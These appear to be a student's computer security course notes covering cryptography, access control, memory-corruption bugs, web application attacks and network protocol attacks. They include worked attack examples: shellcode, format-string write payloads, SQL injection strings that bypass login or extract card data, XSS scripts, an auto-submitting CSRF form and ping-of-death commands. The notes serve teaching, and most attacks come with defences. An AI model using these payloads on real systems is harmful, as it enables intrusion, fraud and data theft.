Computer Security

Matteo Secco

June 2, 2021

Contents

1 Introduction to Computer Security

1.1 Security requirements

CIA Paradighm

Confidentiality Information can be accessed only by authorized entities

Integrity information can be modified only by authorized entities, and only how they're entitled to do

Availability information must be available to entitled entities, within specified time constraints

The engineering problem is that **A** conflicts with **C** and **I**

2 Computer Security Concepts

2.1 General concepts

Vulnerability Something that allows to violate some CIA constraints

- The physical behaviour of pins in a lock
- A software vulnerable to SQL injecton

Exploit A specific way to use one or more vulnerability to violate the constraints

- lockpicking
- the strings to use for SQL injection

Assets what is valuable/needs to be protected

- hardware
- software
- data
- reputation

Thread potential violation of the CIA

- DoS
- data break

Attack an intentional use of one or more exploits aiming to compromise the CIA

- Picking a lock to enter a building
- Sending a string creafted for SQL injection

Thread agent whoever/whatever may cause an attack to occour

- a thief
- an hacker
- malicious software

Hackers, attackers, and so on

Hacker Someone proficient in computers and networks

Black hat Malicious hacker

White hat Security professional

Risk statistical and economical evaluation of the exposure to damage because of vulneravilities and threads
$Risk = \underbrace{Assets \times Vulnerabilities}_{\text{controllable}} \times \underbrace{Threads}_{\text{independent}}$

Security balance of (vulnerability reduction+damage containment) vs cost

2.2 Security vs Cost

Direct cost

- Management
- Operational
- Equipment

Indirect cost

- Less usability
- Less performance
- Less privacy

Trust We must **assume** something as secure

- the installed software?
- our code?
- the compiler?
- the OS?
- the hardware?

3 Introduction to crypthography

Kerchoffs' Principle The security of a (good) cryptosystem relies only on the security of the key, never on the secrecy of the algorithm

3.1 Perfect Chipher

- $P(M = m)$ probability of observing message m
- $P(M = m|C = c)$ probability that the message was m given the observed cyphertext c

Perfect cypher: $P(M = m|C = c) = P(M = m)$

Shannon's theorem in a perfect cipher $|K| \geq |M|$

One Time Pad a real example of perfect chipher

Algorithm 1 One Time Pad

Require: $len(m) = len(k)$
Require: keys not to be reused
return $k \oplus m$

Brute Force perfect chyphers are immune to brute force (as many "reasonable" messages will be produced). Real world chiphers are not.
A real chipher is vulnerable if there is a way to break it that is faster then brute forcing


Types of attack

Ciphertext attack analyst has only the chipheertexts

Known plaintext attack analyst has some pairs of plaintext-chiphertext

Chosen plaintext attack analyst can choose plaintexts and obtain their respective ciphertext

3.2 Symmetric encryption




Use **K** to both encrypt and decript the message
Scalability issue
Key agreement issue

3.2.1 Ingredients

Substitution Replace each byte with another (ex: caesar chipher)

Transposition swap the values of given bits (ex: read vertically)

3.3 Asymetric encryption



Each user owns a private and a public key (S_i, P_i), where the public key is publicly available. The cryptoalgorithm is designed so that messages encrypted using P_i can only be decrypted using S_i. This allows Alice to encrypt a message using P_{bob}, and Bob (and nobody else) to decrypt is using S_{bob}. Also, to prove its identity, Bob could send a message encrypted using P_{bob}. When Alice manages to decrypt is using P_{bob}, she can be sure that the message came from Bob

3.4 Hash functions

A function $H : X \to Y$ having $|X| = \infty$ but $|Y| = k \in \mathbb{N}$. This means $|Y| < |X|$, leading to <u>collisions</u>: couples $x_1, x_2 \in X : H(x_1) = H(x_2)$.

Safery properties are proberties needed to ensure robustness of H. In particular, it must be computationally infeasible to find:

preimage attack resistance $x : H(x) = h$ with h known/crafted

second preimage attack resistance $y : y \neq x \wedge H(x) = H(y)$, where x is known/crafted

collision resistance $x, y : H(x) = H(y)$

3.4.1 Attacks to Hash Functions

Preimage attack Given an hash h, the attacker can find x such that $H(x) = h$, or given x, they can find y such that $H(x) = H(y)$. This can be done faster than brute force.
With $|Y| = n$, random collisions happen in 2^{n-1} cases

Simplified collision attack The attacker can generate $x, y : H(x) = H(y)$ faster than brute force.
Random collisions happen in $2^{n/2}$ cases (for the Birthday paradox)

3.5 Digital Signature

To digitally sign a message, we first hash the message. Then, we encrypt the hash with our private key.
This however only guarantees that the sign was produced using our secret key, but someone may have stolen/guessed our private key.

3.5.1 PKI

Public Key Infrastructures is a service entitled to associate an identity to a key. To do so it uses a trusted third party called **Certification Authority**. The CA signs files called **digital certificates**, which bind an identity to a public key.

Top-level CA is a special CA that self-signs its certificates. It is a trusted element. The Root CA can then sign certificates for other CAs. In practice, a Root CA is a real world CA (the state, a regulatory organization...)

Revocation Signatures cannot be revoked, but certificates can be revoked (declared invalid), for example because the private key has been broken.
To do so, a Certificate Revocation List must exist for each CA

4 Authentication

Identification an entity provides its identifier

Authentication an entity provides a proof that verifies its identity

- Unidirectional authentication
- Bidirectional authentication

Three factors authentication

Something I know low cost, easy to deploy, low effectiveness . Possible attack classes are snooping (so change the passwords), cracking (so use strong passwords) and guessing (so don't use your birthday)

- Password
- PIN
- Secret handshake

Something I have reduces the impact of human factor, relatively low cost, high security. Hard to deploy, can be lost (so use a backup factor)

- Door key
- Smart card

Something I am High level of security, no extra hw needed. Hard to deploy, non-deterministic, invasive, can be cloned. Biological entities change, privacy can be an issue, users with disabilities may be restrained.

- DNA
- Voice
- Fingerprint
- Face scan

Single Sign On Like OAuth2: exploit an ad-hoc authentication server, accessible from many apps

5 Access control

- Binary decision: allowed or denied
- Hard to scale (answers must be condensed in rules)
- Questions:
  - How do we design the rules?
  - How do we express them?
  - How do we apply them?

Reference monitor entity that encorces control access policies. Implemented by default in all modern kernels

- Tamper proof
- Cannot be bypassed
- Small enough to be verified/tested

5.1 Access Control Models

Discretionary Access Control Resource owner discretionarily decides the access privileges of the resource. Default in all off-the-shelf OS.

5.1.1 Model

We need to model:

Subjects Who can exercise privileges

Objects On what privileges can be exercised

Actions Which can be exercised

	file1	**file2**	**directory7**	**...**
Alice	Read	Read,Write,Own		...
Bob	Read,Write,Own	Read	Read,Write,Own	...
Charlie	Read,Write		Read	...
...	...	...	...	$\ddots$

5.1.2 HRU model

Basic operations

- Create/destroy subject S
- Create/destroy object O
- Add/remove permission from $[S, O]$ matrix

Transitions atomic sequence of basic operations (as usual)

Safety problem Does it exist a transition that leaks a certain right into the access matrix?

Undecidable problem becomes decidable if

- Mono-operational systems → useless
- Finite number of objects/subjects

5.2 Common implementation

- Reproduction of HRU models
- Sparse access matrix
- Authorizations table (records S-O-A triples)
- Access control list (record by colums: S-A per O)
- Capability List (records by row (O-A by S)

5.3 Issues

- Safety cannot be proven
- Coarse granularity (can't check data inside the objects)
- Scalability and management (each user can compromise security)

5.4 Mandatory Access Control

Administrator single entity establishing access privileges

Secrecy levels strictly ordered set of access classes

Labels used to classify objects

Example

Secrecy levels	Labels
Top Secret	Policy
Secret	Energy
For Official Use Only	Finance
Unclassified	Atomic

Lattice Touple <Level, Label>.

Classification obtained by a partial order relationship. $C_1, L_1 \geq C_2, L_2 \leftrightarrow C_1 \geq C_2 \wedge L_2 \subseteq L_1$. Such relation is reflexive, transitive, antisymmetric.

5.4.1 BLP model

No read up cannot read documents with higher security level than mine

No write down cannot write documents having a lower security level that mine (to avoid leaking of information)

Discretionary Security Policy An access matrix can be used to specify discretionay access control

Tranquility Secrecy levels of objects cannot change dinamically

6 Software Security

Good software engineering → meet requirements. Security is a non funcional requirement. *The rest of the lesson is history and not particularly interesting*

7 Buffer Overflow

7.1 Memory stack

High	Argc	
0xC0000000	Env pointer	Statically allocated local variables
	Stack	Function activation records Grows down
0xBFF00000		
	↓ ↑	Unallocated memory
	Heap	Dynamically allocated data Grows up
	.data	Initialized data (ex: global variables)
	.bss	Not initialized data (0s)
	.text	Executable code (machine instructions)
0x0804800		
Low	Shared Libraries	

7.2 Registers

General purpose registers execute common operations. Store data and addresses.

ESP Contains the address of the last stack operation: <u>Top of the stack</u>

EBP Contains <u>the base of the current funciton frame</u>

Segment 16-bit reisters to keep track of segments and backward compatibility

Control control the execution/operation of the processor

EIP Address of the next instruction to execute

Other EFLAG: 1 bit register containing results of tests performed by the processor

7.3 Code structure

	add	..., ...	
main()	...		
	call	0x8048484	← EIP
	...		
	ret		0x80484ce
foo()	...		
	mov	%esp,%ebp	
	push	%ebp	0x8048484
	...		
	mov	%esp,%ecx	...
	pop	%esi	0x80483c1
Entry point→	xor	%ebp,%ebp	0x80483c0

7.4 On function call

Before jumping tho called


- The EIP is saved on the stack (so we know where to resume execution after return)
- The EBP is saved on the stack (so we can restore the memory)
- The ESP points to the cell after the saved EBP

Before the funciton returns

- The saved EBP is restored
- The saved EBP is popped from the stack
- The return instructions uses the saved EIP to jump back to the caller

7.5 Stack smashing

```c
1 int foo(int a, int b){
2   int c = 14;
3   char buf[8];
4 
5   gets(buf);
6 
7   c = (a+b)*c;
8   return c;
9 }
```



Possible jumping destinations

- Environment variables
- Built-in functions
- Memory we can control
  - The buffer itself!
  - Some other variable

The address of the buffer/EIP is hard to find! An estimate can be retrieved using a debugger, but it's not precise. Need to have a bigger "landing strip"! NOP sleds are used for this

	...
	Saved EIP
	Saved EBP
	Var1
	VarN
	buf[20-23]
	buf[16-19]
	buf[12-15]
approx. address	buf[8-11]
	buf[4-7]
	buf[0-3]

→

...	
approx address	
my code	
my code	
my code	
my code	
0x90909090	Valid landing strip Each cell contains 4 NOPs (0x90) Safety offset of +-4
0x90909090	
0x90909090	
0x90909090	
0x90909090	

What to execute Shellcode: code to spawn a (privileged) shell. It basically consists in executing execve("/bin/sh")

Writing shellcode

1. Write high-level code
2. Compile and disassembly
3. Analyse and clean up the assembly
4. Extract the opcode
5. Create the shellcode

Shell code example

```c
int main(){
  char* hack[2];

  hack[0]="/bin/sh";
  hack[1]=NULL;

  execve(hack[0], &hack, &hack[1]);
}
```

7.6 Defending against Buffer Overflow

Source code level defence

- Use safer libraries: strncpy instead of strcpy, for example
- Use languages with Dynamic Memory Management (like java) to make guessing the buffer address harder

Compiler level defence

- Warnings from the compiler
- Randomized reordering of stack variables
- Canary: insert a control value between the saved EIP/EBP and the local variables, and check it to know if the stack has been compromised.

  Terminator canaries made of '\0', which cannot be written by usual functions

  Random canaries random bytes choosen at runtime

  Random XOR canaries Random canaries, but XORed with part of the structure we want to protect (R=a random number, always the same$\wedge$X=something, like the EIP $\implies$ R$\oplus$X$\oplus$R=R$\oplus$R$\oplus$X=0$\oplus$X=X

OS level defence

- Non-executable stack (can still be breached by returning to standard libraries)
- Address space Layout Randomization: reposition the stack at each execution

8 Format String Bugs


Format string You know, the strings with "%d" and similar in them

Vulnerable example

```c
#include <stdio.h>

void test(char* arg){
    char buf[250];
    snprintf(buf, 250, arg);
    printf("buffer: %s\n", buf);
}

int main(int argc, char* argv[]) {
    test(argv[1]);
    return 0;
}
```

Two executions of the code above result in the following

```
$ ./code "ciao"
buffer: ciao

$ ./code "%x %x %x"
buffer: f59b87a0 d1772d80 d1772d80   #addresses!
```



Specific access

```c
#include <stdio.h>

void test(char* arg){
    char buf[250];
    snprintf(buf, 250, arg);
```

```
    printf("buffer: %s\n", buf);
}

int main(int argc, char* argv[]) {
    test(argv[1]);
    return 0;
}
```

Two executions of the code above result in the following

```
$ ./code "%x %x %x"
buffer: f59b87a0 d1772d80 d1772d897


$ ./code "%3\$x"
buffer: d1772d897 #the third!
```

We can use loops to find interesting positions (design the vulnerability), and then aim for those positions directly (deploy it):

```
$ for i in ‘seq 1 3‘; do echo -n "$i " && ./code "$i\$x"; done
1 buffer: f59b87a0
2 buffer: d1772d80
3 buffer: d1772d897
```

We can also look for specific values:

```
$ for i in ‘seq 1 3‘; do echo -n "$i " && ./code "$i\$x"; done |
    grep d897
3 buffer: d1772d897
```

8.1 Writing using format string bugs

Super powerful placeholder: printf("hello%n",&i) → writes in i the number of chars (bytes) printed so far (in the example it will write 5)

Writing an address on the stack:

```
$ ./code "AAAA%2$n"
```

Is equivalent to

```
$ ./code "‘python -c ’print "AAAA%2$n"’‘"
```

Which is equivalent to

```
$ ./code "`python -c 'print "\x41\x41\x41\x41%2$n"'`"
```

We can replace the \x41 with whatever bytes we like (in hex), inserting whatever address we like

Writing arbitrary numbers

```
void main(){     //padding.c
  printf("%050c\n",'D');
  printf("%030c\n",'D');
  printf("%013c\n",'D');
}
```

```
$ ./padding
00000000000000000000000000000000000000000000000000D #50
00000000000000000000000000000D #30
0000000000000D     #13
```

Using this:

```
$ ./code "`python -c 'print "\x41\x41\x41\x41%50000c%2$n"'`"
```

We are writing the value 50004 (50000 for the padding, 4 for the bytes of the address)

The vulnerability so far $\underbrace{\backslash xcc\backslash xf6\backslash xff\backslash xbf}_{\text{the address of the memory cell we want to modify}}\%\underbrace{6024}_{\text{value we want } -4\text{(address)}}c\underbrace{8}_{\text{offset on the stack of the target address found using \%x to read)}}\$n$

Writing big numbers we usually want to write a valid 32 bit address ad an arbitrary number. This could require a super long padding string (up to 4GB). To reduce the size written, we can split it in 2 16-bit words.
Because using %c we can only increase, and we must perform the writing twice in the same string (as we can only pass one string), we need to do some math:

1. Word with lower absolute value
2. Word with higher absolute value

New vulnerable string 1: use case: 0x45454040 (first half > second half)

$$\underbrace{<\text{tgt}><\text{tgt+2}>}_{\substack{\text{target addresses placed}\\ \text{on the stack to be read}\\ \text{as argument of \%...n}\\ \text{(bytes in reverse order)}}}\overbrace{\%\underbrace{<\text{low\_val}-\#\text{printed}>}_{0x4040-8}c}^{\substack{\text{use padding to write}\\ \text{the desired number of chars}}}\overbrace{\%\underbrace{<\text{stack\_offset}>}_{\text{point to <address>}}\$hn}^{\text{write to <address> using \%hn}}\overbrace{\%\underbrace{<\text{high\_val}-\text{low\_val}>}_{0x4545-x4040}c}^{\substack{\text{use padding to write}\\ \text{the desired number of chars}}}\overbrace{\%\underbrace{<\text{stack\_offset+1}>}_{\text{point to<address+2>}}\$n}^{\text{write to<address+2 using \%hn>}}$$

New vulnerable string 2: use case: 0x40404545 (first half < second half)

$$\underbrace{<\text{tgt+2}><\text{tgt}>}_{\substack{\text{target addresses placed}\\ \text{on the stack to be read}\\ \text{as argument of \%...n}\\ \text{(bytes in reverse order)}}}\overbrace{\%\underbrace{<\text{low\_val}-\#\text{printed}>}_{0x4040-8}c}^{\substack{\text{use padding to write}\\ \text{the desired number of chars}}}\overbrace{\%\underbrace{<\text{stack\_offset}>}_{\text{point to <address>}}\$hn}^{\text{write to <address> using \%hn}}\overbrace{\%\underbrace{<\text{high\_val}-\text{low\_val}>}_{0x4545-x4040}c}^{\substack{\text{use padding to write}\\ \text{the desired number of chars}}}\overbrace{\%\underbrace{<\text{stack\_offset+1}>}_{\text{point to<address+2>}}\$n}^{\text{write to<address+2 using \%hn>}}$$

8.2 Generalization

print functions are not the only functions affected by the problem. All functions with the following properties are vulnerable:

- Are variadic functions: have a variable number of parameters resolved at runtime from the stack
- Have a mechanis to read/write arbitrary locations
- The user can control them

8.3 Defending agains Format String bugs

- Most of the defenses explained in 7.6
- The vulnerable functions may be patched, for example by specifying the expected number of parameters
- Warnings from compilers

9 Web application security

9.1 Introduction

Client is never trustworthy any client may be an attacker, so we need to filter carefully what it sends us

Filtering is hard

9.2 Filtering

can be done is 3 ways

Whitelisting only allow what you expect

Blacklisting Discard bad stuff

Escaping Transform special/dangerous characters into something less dangerous

9.3 Cross site scripting (XSS)

XSS client-side code is injected into the web page; for example posting the following comment:

```
<script>
  alert('Javascript code executed!');
</script>
```

The alert will appear when the comment is loaded.

9.3.1 Types of XSS:

Stored XSS The attacker input is stored on the target server into a database (for example a blog comment). The victim retrieves the stored code without the data been made safe to render.

Reflected XSS The following script is present in the vulnerable page:

```
url = url.searchParams.get('variable');
request = new XMLHttpRequest();
request.open('GET', url, true);
request.send(null);
//...
```

The attacker sends the victim (in an email, embedded in another website) the following link:
example.com/?variable=$<$script$>$alert('pawned!')$<$/script$> $

Dom-based XSS Vulnerable script on the site:

```
document.write('<b>Current URL: </b>'+document.baseURI);
```

Malicious URL:
example.com/#<script>alert('pwned')</script>

9.3.2 What XSS can do:

- Cookie theft
- Session hijack
- Session manipulation
- Execution of a fraudolent transaction
- Snooping private information
- Drive by download (make the user download malicious programs without wanting/knowing)
- Bypass same-origin policy

Same Origin Policy all client-side code fro origin **A** should only be able to access data from **A**

Has issues with browser extensions and CORS (literal exceptions to SOP)

9.3.3 Content Security Policy

CSP: a W3C specification to inform the browser on what to trust and what not, sent from the server to the client in an header:
Content-Security-Policy: script-src 'self' http://myurl.it

(some) available directives

script-src load client code only from listed origins

form-action only listed endpoints are valid to submit data to

frame-ancestors lists other sources allowed to embed the currend page in them (into frames or applets)

img-src list of origins from which images can be loaded

style-src load css only from listed origins

Issues

- Must be very strict to work
- Must be written (mostly) manually
- Must be kept up to date
- Can have issues with browser extensions

9.4 SQL injection

9.4.1 Breaking authentication

Say we have the following code, server side:

```
public void login(String username, String password){
  SqlCommand cmd= new SqlCommand(String.Format(
    "SELECT * FROM Users
    WHERE username='{0}' AND password='{1}';",
    username, password);
  SqlDataReader reader = cmd.ExecuteReader();
  if(reader.HasRows()){
    grantAuthentication();
  }else{
    rejectAuthentication();
  }
}
```

The expected behaviour whould be for example the user inserting username="matteosecco" and password="s3cre3t!", which would result in the following query:

```
SELECT * FROM Users
WHERE username='matteosecco' AND password='s3cr3t!';
```

Instead, an attacker could type "matteosecco';–" as username and anything (say "lol") as password. As "–" is a comment in sql, the resulting query would be:

```
SELECT * FROM Users
WHERE username='matteosecco';--' AND password='lol';
```

Allowing the attacker to login even without knowing the password!
But it can be even worse: the attacker may use "' OR '1'='1';–" as password, effectively bypassing the username too:

```sql
SELECT * FROM Users
WHERE username='' OR '1'='1';--' AND password='lol'
```

9.4.2 Loading data from other tables

Suppose the server somewhere returns the result of the following query, where the string is a user parameter:

```sql
SELECT name, phone, address FROM Users
WHERE Id='userinput';
```

An attacker could obviously do

```sql
SELECT name, phone, address FROM Users
WHERE Id='' OR '1'='1';--';
```

To retrieve the data of all Users. But a more interesting injection allows to load the content of other tables: say the input is "' UNION ALL SELECT name, creditCardNumber, CCV2 from CreditCardTable;–". The resulting query would be:

```sql
SELECT name, phone, address FROM Users
WHERE Id='' UNION ALL SELECT name, creditCardNumber, CCV2 from
    CreditCardTable;--';
```

And it would result in returning all the credit card infos stored! (assuming the union works → the column names/forats are compatible

9.4.3 Manipulating INSERTs

Assume we have the following schema to track exam results:

```sql
CREATE TABLE users (
  id INTEGER PRIMARY KEY,
  user VARCHAR(128),
  password VARCHAR(128),
  result VARCHAR
);

CREATE TABLE results (
  id INTEGER PRIMARY KEY,
  username VARCHAR(128),
  grade VARCHAR
);
```

And a single query in the server allowing to give 18 to a custom user (having the username as a parameter):

```
INSERT INTO results VALUES (NULL, 'matteosecco', '18');
```

I could easily get 30L by inserting "matteosecco', '30L'),–":

```
INSERT INTO results VALUES (NULL, 'matteosecco', '30L');--', '18');
```

I could also give 30L to a friend of mine:

```
INSERT INTO results VALUES (NULL, 'matteosecco', '30L'),(NULL, '
    gianlucaguidotti','30L');--', '18');
```

Or I could use it to gain access to privileged data (assuming I have some way to read the data I'm inserting):

```
INSERT INTO results VALUES (NULL, 'matteosecco', (SELECT password
    from USERS where user='admin')),--', '18');
```

9.4.4 Blind queries

Some queries, such as a login one, do not display the result to the user. We can infer the result, or some of its properties, by the resulting behaviour.

9.4.5 Defending

Input sanitization validation and filtering of the user input

Prepared statements used instead of built query strings, use variable placeholders instead of concatenation and can effectively check the variable format

Not using table names as field names it causes information leakage!

Limit query privileges only allow some users to execute some queries

9.5 Cookies

Well, already know them

9.6 Cross-Site Request Forgery

Make the victim's client execute unwanted actions on another platform it is currently authenticated into.
Bank page:

```html
<form method="POST" action="/transfer.php">
  <h3>Transfer money</h3>
  Recipient: <input type="text" id="user" name="to">
  Amount: <input type="number" id="amount" name="amnt">
  <button type="submit">Confirm</button>
</form>
```

Malicious site:

```html
<form action="https://bank.com/transfer.php" id="evil" style="display: none;" method="POST">
  <input type="hidden" value="50000" name="amnt">
  <input type="hidden" value="matteo.secco" name="to">
  <input type="submit">
</form>
<script>document.evil.submit();</script>
```

9.6.1 Defending

CSRF Token

Properties

- Random challenge token
- Unique per user session
- Regenerated for each request
- Sent to server for validation
- Not stored in cookies (added to the HTML page for example)

Same Site Cookies Don't sendd any session cookies with requests originating from different websites. Specified by setting a cookie:

SameSite=strict Don't send cookies for any cross-site usage

SameSite=lax sent cookies for navigation only (prevent for POSTs, images, frames...)

10 Network protocol attacks

10.1 Denial of Service

Goal: make the service unavailable to legitimate users

10.1.1 Killer packets

send specific packets to a machine to make it crash/keep it busy

Ping of death Specific ICMP echo request which exploits a memory error in the protocol implementation:

```
#From windows
ping -I 65527 192.168.1.15
#From linux
ping -s 65527 192.168.1.15
```

Teardrop Exploit vulnerabilities in the TCP reassembly (putting packages toghether). While reassembling packages with overlapping offsets, the kernel may freeze/crash

Land attack Packets having

- src IP==dst IP
- SYN=1

could loop forever and lock a TCP/IP stack. First found on Windows 95, Windows XP still vulnerable.

10.1.2 SYN flooding

SYN packets are the first ones of a TCP handshake. In order for the handshake to work, the sender must be stored in memory until the handshake is completed (or for a given amount of time).
However, the IP src can be arbitrarly changed from an attacker!
So an attacker can send a lot of SYN packets from (virtually) different sources (**spoofed source addresses**), filling the buffer to store received SYNs, and preventing the server from accepting legit SYN requests

Defending: SYN cookies Do not store SYNs in memory. Use a challenge-response mechanism to verify the connection.

10.2 Distributed DoS

10.2.1 Botnets

Complex attack executed in multiple steps:

- Infect a lot of computers and gain controls over them (they become bots)
- Install a Command&Control infrastructure on them in order to be able to command them
- When the time comes, control the bots to issue the malicious attack (spam, phishing, ping of death)...

10.2.2 Smurf

ICMP communication protocol to send status messages (connection failed, service not available...)

SMURF send an ICMP request having src IP spoofed to match the victim's address. The victim will be flooded with ICMP responses.

10.3 Sniffing

Promiscuous mode of network card passes to the OS any packet read on the wire

10.3.1 ARP spoofing

ARP protocol to map IP addresses to MAC addresses. No authentication: first to come, first trusted. Replies are cached.

request where is 192.168.1.15?

reply 192.168.1.15 is at b4:e8:b0:c9:81:03

ARP spoofing: send ARP replies leading to the a controlled machine

Mitigation

- Check if the response is invalid (conflicts)
- Add a SEQ/ID number in the request

10.3.2 CAM filling

filling the CAM tables of a switch (MAC/port tables of switches) so to force the switch to broadcast any packet

Mitigation: PORT security (CISCO term)

10.3.3 Abusing the Spanning Tree Protocol

Switches decide how to build the ST by exchenging Bridge Protocol Data Unit packets. BPDU are not authenticated → can change the tree shape how the attacker prefer

10.4 Spoofing

10.4.1 IP address spoofing

UDP/ICPM: straight forward: no sequence numbers. Need to sniff/perform ARP spoofing to see the replies

TCP: has sequence numbers. The initial one is semi-random. Need to

- Guess the Initial Sequence Number (ISN)
- DoS the legit receiver, or it might send a RST

10.4.2 TCP session hijacking

take over an existing TCP session. If C is the attacker:

1. C sniffs the conversation between A and B, recording the sequence numbers
2. C disrupts A's connection (DoS). A only sees a random disruption of service.
3. C takes over the dialogue with B by spoofing A's address and using the sniffed SNs. B cannot suspect anything.

10.4.3 Man in the Middle

Vast category of attacks, where the attacker talks to the client impersonating the server and vice versa.

10.4.4 DnS (cache) poisoning

Actors:

- Attacker C
- Victim DNS server (non authoritative) V
- Authoritative DNS server A

Steps:

1. C sends V a recursive DNS query for the domain to poison
2. V tries to contact A to get a value to cache
3. C spoofs the connection impersonating A
4. C sends the DNS response he wants (the IP address of its own, malicious server). He must use the correct ID of the DNS query
    - Bruteforce
    - Guess
    - Sniff
5. V stores the crafted response in the cache
6. Any user contacting V will receive V's malicious IP

10.4.5 DHCP poisoning

DHCP is unauthenticated. By intercepting DHCP requests, an attacker can set:

- IP address
- DNS address
- Default gateway

and so basically get control of any connection of the victim

10.4.6 ICMP Redirect

Have the host update its routing table, by telling him that a better route exists (passing by a machine controlled by the attacker, of course!)
This is done by sending a forged ICMP redirect packet: the attacker needs to intectept a packet of the original connection $\rightarrow$ must be in the same network
ICPM redirects are OS dependent

11 Secure Network Architectures